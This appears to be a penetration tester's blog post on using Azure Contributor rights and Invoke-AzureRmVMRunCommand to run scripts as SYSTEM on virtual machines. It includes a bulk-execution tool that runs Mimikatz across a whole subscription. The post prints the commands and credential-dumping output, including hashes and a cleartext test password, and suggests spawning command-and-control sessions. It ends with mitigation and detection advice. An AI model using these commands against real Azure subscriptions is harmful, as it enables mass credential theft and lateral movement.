Running PowerShell on Azure VMs at Scale

Let's assume that you're on a penetration test, where the Azure infrastructure is in scope (as it should be), and you have access to a domain account that happens to have "Contributor" rights on an Azure subscription. Contributor rights are typically harder to get, but we do see them frequently given out to developers, and if you're lucky, an overly friendly admin may have added the domain users group as contributors for a subscription. Alternatively, we can assume that we started with a lesser privileged user and escalated up to the contributor account.

At this point, we could try to gather available credentials, dump configuration data, and attempt to further our access into other accounts (Owners/Domain Admins) in the subscription. For the purpose of this post, let's assume that we've exhausted the read-only options and we're still stuck with a somewhat privileged user that doesn't allow us to pivot to other subscriptions (or the internal domain). At this point we may want to go after the virtual machines.

Attacking VMs

When attacking VMs, we could do some impactful testing and start pulling down snapshots of VHD files, but that's noisy and nobody wants to download 100+ GB disk images. Since we like to tread lightly and work with the tools we have, let's try for command execution on the VMs. In this example environment, let's assume that none of the VMs are publicly exposed and you don't want to open any firewall ports to allow for RDP or other remote management protocols.

Even without remote management protocols, there's a couple of different ways that we can accomplish code execution in this Azure environment. You could run commands on Azure VMs using Azure Automation, but for this post we will be focusing on the Invoke-AzureRmVMRunCommand function (part of the AzureRM module).

This handy command will allow anyone with "Contributor" rights to run PowerShell scripts on any Azure VM in a subscription as NT Authority\System. That's right… VM command execution as System.

Running Individual Commands

You will want to run this command from an AzureRM session in PowerShell, that is authenticated with a Contributor account. You can authenticate to Azure with the Login-AzureRmAccount command.

```
Invoke-AzureRmVMRunCommand -ResourceGroupName VMResourceGroupName -VMName
VMName -CommandId RunPowerShellScript -ScriptPath PathToYourScript
```

Let's breakdown the parameters:

- ResourceGroupName – The Resource Group for the VM
- VMName – The name of the VM
- CommandId – The stored type of command to run through Azure.
    - "RunPowerShellScript" allows us to upload and run a PowerShell script, and we will just be using that CommandId for this blog.

- ScriptPath – This is the path to your PowerShell PS1 file that you want to run

You can get both the VMName and ResourceGroupName by using the Get-AzureRmVM command. To make it easier for filtering, use this command:

```
PS C:\> Get-AzureRmVM -status | where {$_.PowerState -EQ "VM running"} | select
ResourceGroupName,Name

ResourceGroupName    Name
-----------------    ----
TESTRESOURCES        Remote-Test
```

In this example, we've added an extra line (Invoke-Mimikatz) to the end of the Invoke-Mimikatz.ps1 file to run the function after it's been imported. Here is a sample run of the Invoke-Mimikatz.ps1 script on the VM (where no real accounts were logged in,).

```
PS C:\> Invoke-AzureRmVMRunCommand -ResourceGroupName TESTRESOURCES -VMName
Remote-Test -CommandId RunPowerShellScript -ScriptPath Mimikatz.ps1
Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :   .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb
16 2015 22:15:28) .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : NetSPI-Test
Domain            : WORKGROUP
SID               : S-1-5-20
                msv :
         [00000003] Primary
         * Username : NetSPI-Test
         * Domain   : WORKGROUP
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : NetSPI-Test
         * Domain   : WORKGROUP
         * Password : waza1234/
mimikatz(powershell) # exit
```

```
Bye!
Value[1] : Code : ComponentStatus/StdErr/succeeded
Level : Info
DisplayStatus : Provisioning succeeded
Message :
Status : Succeeded
Capacity : 0
Count : 0
```

This is handy for running your favorite PS scripts on a couple of VMs (one at a time), but what if we want to scale this to an entire subscription?

Running Multiple Commands


I've added the Invoke-AzureRmVMBulkCMD function to MicroBurst to allow for execution of scripts against multiple VMs in a subscription. With this function, we can run commands against an entire subscription, a specific Resource Group, or just a list of individual hosts.

You can find MicroBurst here – https://github.com/NetSPI/MicroBurst

For our demo, we'll run Mimikatz against all (5) of the VMs in my test subscription and write the output from the script to a log file.

```
Import-module MicroBurst.psm1 Invoke-AzureRmVMBulkCMD -Script Mimikatz.ps1 -
Verbose -output Output.txt
Executing Mimikatz.ps1 against all (5) VMs in the TestingResources Subscription
Are you Sure You Want To Proceed: (Y/n):
VERBOSE: Running .\Mimikatz.ps1 on the Remote-EastUS2 - (10.2.10.4 :
52.179.214.3) virtual machine (1 of 5)
VERBOSE: Script Status: Succeeded
VERBOSE: Script output written to Output.txt
VERBOSE: Script Execution Completed on Remote-EastUS2 - (10.2.10.4 :
52.179.214.3)
VERBOSE: Script Execution Completed in 99 seconds
VERBOSE: Running .\Mimikatz.ps1 on the Remote-EAsia - (10.2.9.4 : 65.52.161.96)
virtual machine (2 of 5)
VERBOSE: Script Status: Succeeded
VERBOSE: Script output written to Output.txt
VERBOSE: Script Execution Completed on Remote-EAsia - (10.2.9.4 : 65.52.161.96)
VERBOSE: Script Execution Completed in 99 seconds
VERBOSE: Running .\Mimikatz.ps1 on the Remote-JapanE - (10.2.12.4 :
13.78.40.185) virtual machine (3 of 5)
VERBOSE: Script Status: Succeeded
VERBOSE: Script output written to Output.txt
VERBOSE: Script Execution Completed on Remote-JapanE - (10.2.12.4 :
13.78.40.185)
VERBOSE: Script Execution Completed in 69 seconds
VERBOSE: Running .\Mimikatz.ps1 on the Remote-JapanW - (10.2.13.4 :
```

```
40.74.66.153) virtual machine (4 of 5)
VERBOSE: Script Status: Succeeded
VERBOSE: Script output written to Output.txt
VERBOSE: Script Execution Completed on Remote-JapanW - (10.2.13.4 :
40.74.66.153)
VERBOSE: Script Execution Completed in 69 seconds
VERBOSE: Running .\Mimikatz.ps1 on the Remote-France - (10.2.11.4 :
40.89.130.206) virtual machine (5 of 5)
VERBOSE: Script Status: Succeeded
VERBOSE: Script output written to Output.txt
VERBOSE: Script Execution Completed on Remote-France - (10.2.11.4 :
40.89.130.206)
VERBOSE: Script Execution Completed in 98 seconds
```



The GIF above has been sped up for demo purposes, but the total time to run Mimikatz on the 5 VMs in this subscription was 7 Minutes and 14 seconds. It's not ideal (see below), but it's functional. I haven't taken the time to multi-thread this yet, but if anyone would like to help, feel free to send in a pull request here.

Other Ideas

For the purposes of this demo, we just ran Mimikatz on all of the VMs. That's nice, but it may not always be your best choice. Additional PowerShell options that you may want to consider:

- Spawning Cobalt Strike, Empire, or Metasploit sessions
- Searching for Sensitive Files
- Run domain information gathering scripts on one VM and use the output to target other specific VMs for code execution

Performance Issues

As a friendly reminder, this was all done in a demo environment. If you choose to make use of this in the real world, keep this in mind: Not all Azure regions or VM images will respond the same way. I have found that some regions and VMs are better suited for running these commands. I have run into issues (stalling, failing to execute) with non-US Azure regions and the usage of these commands.

Your mileage may vary, but for the most part, I have had luck with the US regions and standard Windows Server 2012 images. In my testing, the Invoke-Mimikatz.ps1 script would usually take around 30-60 seconds to run. Keep in mind that the script has to be uploaded to the VM for each round of execution, and some of your VMs may be underpowered.


Mitigations and Detection

For the defenders that are reading this, please be careful with your Owner and Contributor rights. If you have one take away from the post, let it be this – Contributor rights means SYSTEM rights on all the VMs.

If you want to cut down your contributor's rights to execute these commands, create a new role for your contributors and limit the Microsoft.Compute/virtualMachines/runCommand/action permissions for your users.

Additionally, if you want to detect this, keep an eye out for the "Run Command on Virtual Machine" log entries. It's easy to set up alerts for this, and unless the Invoke-AzureRmVMRunCommand is an integral part of your VM management process, it should be easy to detect when someone is using this command.

The following alert logic will let you know when anyone tries to use this command (Success or Failure). You can also extend the scope of this alert to All VMs in a subscription.



As always, if you have any issues, comments, or improvements for this script, feel free to reach out via the MicroBurst Github page.